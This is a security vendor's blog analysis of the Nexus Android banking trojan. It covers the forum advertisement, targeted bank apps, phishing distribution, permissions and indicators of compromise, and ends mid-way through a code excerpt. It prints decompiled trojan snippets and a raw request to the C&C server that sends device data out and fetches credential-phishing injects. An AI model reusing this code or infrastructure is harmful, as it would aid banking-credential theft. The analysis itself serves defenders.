Nexus: The Latest Android Banking Trojan with SOVA Connections

blog.cyble.com/2023/03/09/nexus-the-latest-android-banking-trojan-with-sova-connections

March 9, 2023

CYBLE
#CybleBlogs
Nexus: The Latest Android Banking Trojan with SOVA Connections
SECURITY ALERT
We care about your data and privacy
Please see below for further information


Famous Banking Applications Now at Risk of Credential Theft

Threat Actors (TAs) commonly promote their malware in cybercrime forums as it enables them to profit from their illicit activities, enhance their standing among other cybercriminals, and expand the reach of their malware to a larger audience.

Cyble Research and Intelligence Labs (CRIL) actively monitors cybercrime forums and shares information whenever a new strain of malware is discovered and advertised by TAs.

CRIL recently discovered an advertisement on a Russian cybercrime forum for an Android banking trojan called Nexus, offered by a TA. According to the TA, the malware is a new project continuously developed and compatible with Android versions up to 13.

The below figure shows the TAs advertisement on the cybercrime forum.



nexus_notnet

byte

[redacted]

0

6 posts

Joined

01/25/23 (ID: 141979)

Activity

virology / malware

Posted 12 hours ago (edited)

Nexus Android Banking Botnet (BETA)

Simple design, convenient use. Functionality in line with the nature of botnets.

Android Versions: 5 , 6 , ~~7~~, 8 , 9 , 10 , 11 , 12 , 13


The codes are completely original. It has nothing to do with other botnets on the market. We attach great importance to the comfort and simplicity of using the panel. We care about the security of both software and users. Payments and conversations are never shared with a third party. The servers and connections we use are made through anonymous servers.

□	Bot	Tag	Device	Comment	Injects	Connection status	Options
□	[redacted]	[redacted]	SAMSUNG SM-A515F 13 TIRAMISU 13REL		com.linkedin.android com.konylabs.capitalone *Cookie injects* com.google.android.gm *Live injects* com.binance.dev	Last: 5 sec First: [redacted]	
□	[redacted]	[redacted]	XIAOMI M2003J15SC 12 12REL		com.woodforest com.citi.citimobile *Cookie injects* com.google.android.gm	Last: 2 sec First: [redacted]	
□	[redacted]	[redacted]	SAMSUNG SM-A715F 12 12REL		com.linkedin.android com.konylabs.capitalone *Cookie injects* com.google.android.gm	Last: 47 sec First: [redacted]	

As the project is very new, it will be under continuous development. Please let us know if anything is missing or extra after use. We will value your feedback and change the progress of the project accordingly.

Figure 1 – TA's Advertisement on the Cybercrime Forum

In their advertisement, the TA also included a screenshot of the Nexus panel and a list of its target applications, as shown below.



Num	Icon	Filename	Type	Country	Autoenable	Actions
1		tr.com.sekerbilisim.mbank	Banks	🇹🇷	●	EDIT REMOVE
2		finansbank.enpara	Banks	🇹🇷	●	EDIT REMOVE
3		com.ziraat.ziraatmobil	Banks	🇹🇷	●	EDIT REMOVE
4		com.ykb.android	Banks	🇹🇷	●	EDIT REMOVE
5		com.vakifbank.mobile	Banks	🇹🇷	●	EDIT REMOVE
6		com.tmobtech.halkbank	Banks	🇹🇷	●	EDIT REMOVE
7		com.teb	Banks	🇹🇷	●	EDIT REMOVE
8		com.pttfinans	Banks	🇹🇷	●	EDIT REMOVE
9		com.pozitron.iscep	Banks	🇹🇷	●	EDIT REMOVE
10		com.mobillium.papara	Banks	🇹🇷	●	EDIT REMOVE
11		com.kuveytturk.mobil	Banks	🇹🇷	●	EDIT REMOVE
12		com.ingbanktr.ingmobil	Banks	🇹🇷	●	EDIT REMOVE
13		com.htsu.hsbcpersonalbanking	Banks	🇹🇷	●	EDIT REMOVE
14		com.garanti.cepsubesi	Banks	🇹🇷	●	EDIT REMOVE
15		com.finansbank.mobile.cepsube	Banks	🇹🇷	●	EDIT REMOVE
16		com.denizbank.mobildeniz	Banks	🇹🇷	●	EDIT REMOVE
17		com.akbank.android.apps.akbank_direkt	Banks	🇹🇷	●	EDIT REMOVE
18		app.wizink.es	Banks		●	EDIT REMOVE
19		com.imaginbank.app	Banks		●	EDIT REMOVE
20		com.kutxabank.android	Banks		●	EDIT REMOVE
21		com.cajasur.android	Banks		●	EDIT REMOVE
22		com.bbva.bbvacontigo	Banks		●	EDIT REMOVE
23		com.cajaingenieros.android.bancamovil	Banks		●	EDIT REMOVE
24		com.fibabanka.mobile	Banks		●	EDIT REMOVE
25		com.bancodebogota.bancamovil	Banks	🇨🇴	●	EDIT REMOVE
26		www.ingdirect.nativeframe	Banks	🇪🇸	●	EDIT REMOVE
27		com.bankinter.launcher	Banks	🇪🇸	●	EDIT REMOVE
28		com.rsi	Banks	🇪🇸	●	EDIT REMOVE
29		com.bbva.netcash	Banks	🇪🇸	●	EDIT REMOVE
30		es.bancosantander.apps	Banks	🇪🇸	●	EDIT REMOVE
31		es.evobanco.bancamovil	Banks	🇪🇸	●	EDIT REMOVE
32		com.tecnocom.cajalaboral	Banks	🇪🇸	●	EDIT REMOVE
33		com.grupocajamar.wefferent	Banks	🇪🇸	●	EDIT REMOVE
34		net.inverline.bancosabadell.officelocator.android	Banks	🇪🇸	●	EDIT REMOVE
35		es.ibercaja.ibercajaapp	Banks	🇪🇸	●	EDIT REMOVE
36		es.lacaixa.mobile.android.newwapicon	Banks	🇪🇸	●	EDIT REMOVE
37		com.lynxspa.bancopopolare	Banks	🇮🇹	●	EDIT REMOVE
38		com.latuabancaperandroid	Banks	🇮🇹	●	EDIT REMOVE
39		com.app.ecobank	Banks	🇮🇹	●	EDIT REMOVE
40		com.paypal.android.p2pmobile	Banks		●	EDIT REMOVE

Figure 2 –

List of Applications Targeted by Nexus

Further investigations revealed that the Nexus malware was being distributed through phishing pages disguised as legitimate websites of YouTube Vanced. The phishing pages included sites such as youtubeadvanced[.]net and youtubevanvedadw[.]net, among others.


After analyzing the Nexus samples obtained from the phishing pages, it was determined that the malware's code shares similarities with that of S.O.V.A banking trojan, which was first discovered in mid-2021 and specifically designed to target Android devices. This blog provides a detailed technical overview of the Nexus Android banking trojan.

Technical Analysis

APK Metadata Information

- App Name: **Youtube Vanced**
- Package Name: **com.toss.soda**
- SHA256 Hash: **3dcd8e0cf7403ede8d56df9d53df26266176c3c9255a5979da08f5e8bb60ee3f**

The figure 3 shows the metadata information of an application.



APP ICON

FILE INFORMATION

File Name Youtube Vanced.apk
Size 4.28MB
MD5 d87e04db4f4a36df263ecbfe8a8605bd
SHA1 1c99c658e30c672927dccbd8628107abf36d990d
SHA256 3dcd8e0cf7403ede8d56df9d53df26266176c3c9255a5979da08f5e8bb60ee3f

APP INFORMATION

App Name Youtube Vanced
Package Name com.toss.soda
Main Activity com.tapston.burgerking.ui.LauncherActivity
Target SDK 32 Min SDK 24 Max SDK
Android Version Name 7.2 Android Version Code 7

Figure 3 – App Metadata Information

The figure below shows the application icon and name displayed on the Android device.




Figure 4 – App Icon and Name


Manifest Description

The malware requests users for 50 different permissions, which it abuses at least 14. These dangerous permissions are listed below.

Permissions	Description
READ_SMS	Access SMSs from the victim's device.
RECEIVE_SMS	Intercept SMSs received on the victim's device
READ_CONTACTS	Access phone contacts
READ_PHONE_STATE	Allows access to phone state, including the current cellular network information, the phone number and the serial number of the phone, the status of any ongoing calls, and a list of any Phone Accounts registered on the device.
SEND_SMS	Allows an application to send SMS messages.

CALL_PHONE	Allows an application to initiate a phone call without going through the Dialer user interface for the user to confirm the call.
WRITE_EXTERNAL_STORAGE	Allows the app to write or delete files in the device's external storage
DISABLE_KEYGUARD	Allows the app to disable the keylock and any associated password security
GET_ACCOUNTS	Allows access to the list of accounts in the Accounts Service.
GET_TASKS	Allows an application to retrieve information about currently and recently running tasks.
READ_EXTERNAL_STORAGE	Allows an application to read from external storage
REQUEST_INSTALL_PACKAGES	Malicious applications can use this to try and trick users into installing additional malicious packages.
SYSTEM_ALERT_WINDOW	Allows an application to show system-alert windows. Malicious applications can take over the entire screen of the phone.
WRITE_CONTACTS	Allows an application to modify the contact (address) data stored on your phone


We observed a defined launcher activity in the malicious app's manifest file, which loads the application's first screen, as shown in the figure below.



```
<activity android:theme="@android:style/Theme.Translucent.NoTitleBar.Fullscreen" android:name="com.tapston.burgerking.ui.LauncherActivity">
    <intent-filter>
        <category android:name="android.intent.category.LAUNCHER"/>
        <action android:name="android.intent.action.MAIN"/>
    </intent-filter>
```

Figure 5 – Launcher Activity

Upon examining the Dex, we found that the components specified in the manifest file were absent. It suggests that the application has been packed.




```
Source code
  com
    fasterxml.jackson.databind
    github.mikephil.charting
    lynx.tasm.behavior
    toss
      around
      bind
      boat
      group
      innocent
      lamp
      soda
```

```
</service>
<activity android:theme="@android:style/Theme.Translucent" android:name="com.tapston.burgerking.MainActivity" android:exported="true" andr
    <intent-filter>
        <action android:name="android.intent.action.SEND"/>
        <action android:name="android.intent.action.SENDTO"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data android:scheme="sms"/>
        <data android:scheme="smsto"/>
        <data android:scheme="mms"/>
        <data android:scheme="mmsto"/>
    </intent-filter>
</activity>
<activity android:theme="@android:style/Theme.Translucent.NoTitleBar.Fullscreen" android:name="com.tapston.burgerking.ui.LauncherActivity"
```


Figure 6 – Components Defined in Manifest are Missing in the Dex

After being executed, the malware unpacks the IWGFPqP.json file from the assets section of the APK file. The unpacked file is then dropped in the application system folder containing the malicious code.



```
Source code
  com
  kotlin.coroutines.jvm.internal
Resources
  assets
    buttons
    fonts
    portfolio
    settings
    invite_pressed.png
    IWGFPqP.json
    Language16.png
    Language18.png
```

Figure 7 – Malware Drops Unpacked




```
:/data/data/com.toss.soda/app_DynamicOptDex # ls
IWGFPqP.json oat
```

File

Source Code Review

The malware prompts the user to enable the Accessibility Service upon launching it for the first time. Once the victim grants this permission, the malware exploits the service to automatically approve requested permissions, enable device administration, and initiate keylogging activities.

The malware operates surreptitiously by establishing a connection to the Command and Control (C&C) server via the following URL: hxxp://5.161.97[.]57:5000. Once connected, it transmits sensitive information, including Accessibility logs and a roster of installed applications to the C&C server as shown in the below figure.




```
4332  http://5.161.97.57:5000   GET   //api/?botid=16b29a95a3f69748a80fd..  ✓   5.161.97.57   23:
```

Request

```
GET //api/?botid=16b29a95a3f69748a80fd4fd1f118078&botip=202.142.122.46&botCountry=IN&botCity=Delhi&sdkVersion=REL&deviceModel=GENYMOBILE+PHONE+10+Q&typeConnection=WIFI&battery=100%25&access=1&
tag=Youtube+Vanced&version=10&packet=
com.android.calendar%2Ccom.android.camera2%2Ccom.android.contacts%2Ccom.android.deskclock%2Ccom.android.dialer%2Ccom.android.email%2Ccom.android.gallery3d%2Ccom.android.messaging%2Ccom.android.
settings%2Ccom.amaze.filemanager%2Ccom.android.customlocale2%2Ccom.android.development_settings%2Ccom.android.documentsui%2Ccom.android.quicksearchbox%2Ccom.genymotion.superuser%2Corg.chromium.
webview_shell%2Ccom.toss.soda&accessibility=0&perms=0&contacts=%5B%5D&sim=%5B%5D&method=bots.new HTTP/1.1
User-Agent: Dalvik/2.1.0 (Linux; U; Android 10; Phone Build/QQ1D.200105.002)
Host: 5.161.97.57:5000
Connection: close
Accept-Encoding: gzip, deflate
```

Figure 8 – Malware Sends Installed Applications List to the C&C Server

Upon receiving the list of installed applications, the command and control (C&C) server verify it against the targeted list of banking applications. If a match is found, the C&C server sends an “enableinject” command, including the specific application’s package name, as shown in the code snippet below.




```
else if (Intrinsics.areEqual(command2, r6.getEnableinject()))
  scanInject(command, workerService);
  return;

private final void scanInject(Command command, WorkerService workerService)
    String.valueOf(command.getInjectlist());
    List<Inject> injectlist = command.getInjectlist();
    if (injectlist == null) {
        injectlist = CollectionsKt__CollectionsKt.emptyList();
    }
    for (Inject inject : injectlist) {
        workerService.getPreferences().addInject(inject);
        AppKt.log$default(this, inject + " ENABLED", null, 2, null);
    }
}
```

Figure 9 –

Malware Received the Command from the C&C Server Based on the Target Application
Upon receiving the “enableinject” command from the C&C server, the Nexus banking trojan on the victim’s device downloads the HTML injection code for the targeted application based on the package name received. The downloaded HTML injection code is essentially a phishing page for the specific banking application, which is launched in the WebView interface whenever the victim interacts with the targeted applications. By utilizing this injection technique, the TA can easily obtain the targeted banking application credentials.

The below image shows the code of Nexus malware downloading HTML phishing pages.



```
BrowserActivity.Companion companion = BrowserActivity.Companion;
Context applicationContext6 = workerService.getApplicationContext();
Intrinsics.checkNotNullExpressionValue(applicationContext6, "workerService.applicationContext");
StringBuilder sb2 = new StringBuilder();
sb2.append(r6.getRemote().getAddress());
sb2.append("/downloadinject?access=");
sb2.append(r6.getRemote().getAccessValue());
sb2.append("&packagename=");
List<Inject> injectlist2 = command.getInjectlist();
Inject inject = injectlist2 == null ? null : injectlist2.get(0);
Intrinsics.checkNotNull(inject);
sb2.append(inject.getPacket());
sb2.append("&type=html&botid=");
sb2.append(Preferences.myid$default(preferences, null, 1, null));
newInstance$default = BrowserActivity.Companion.newInstance$default(companion, applicationContext6,
```

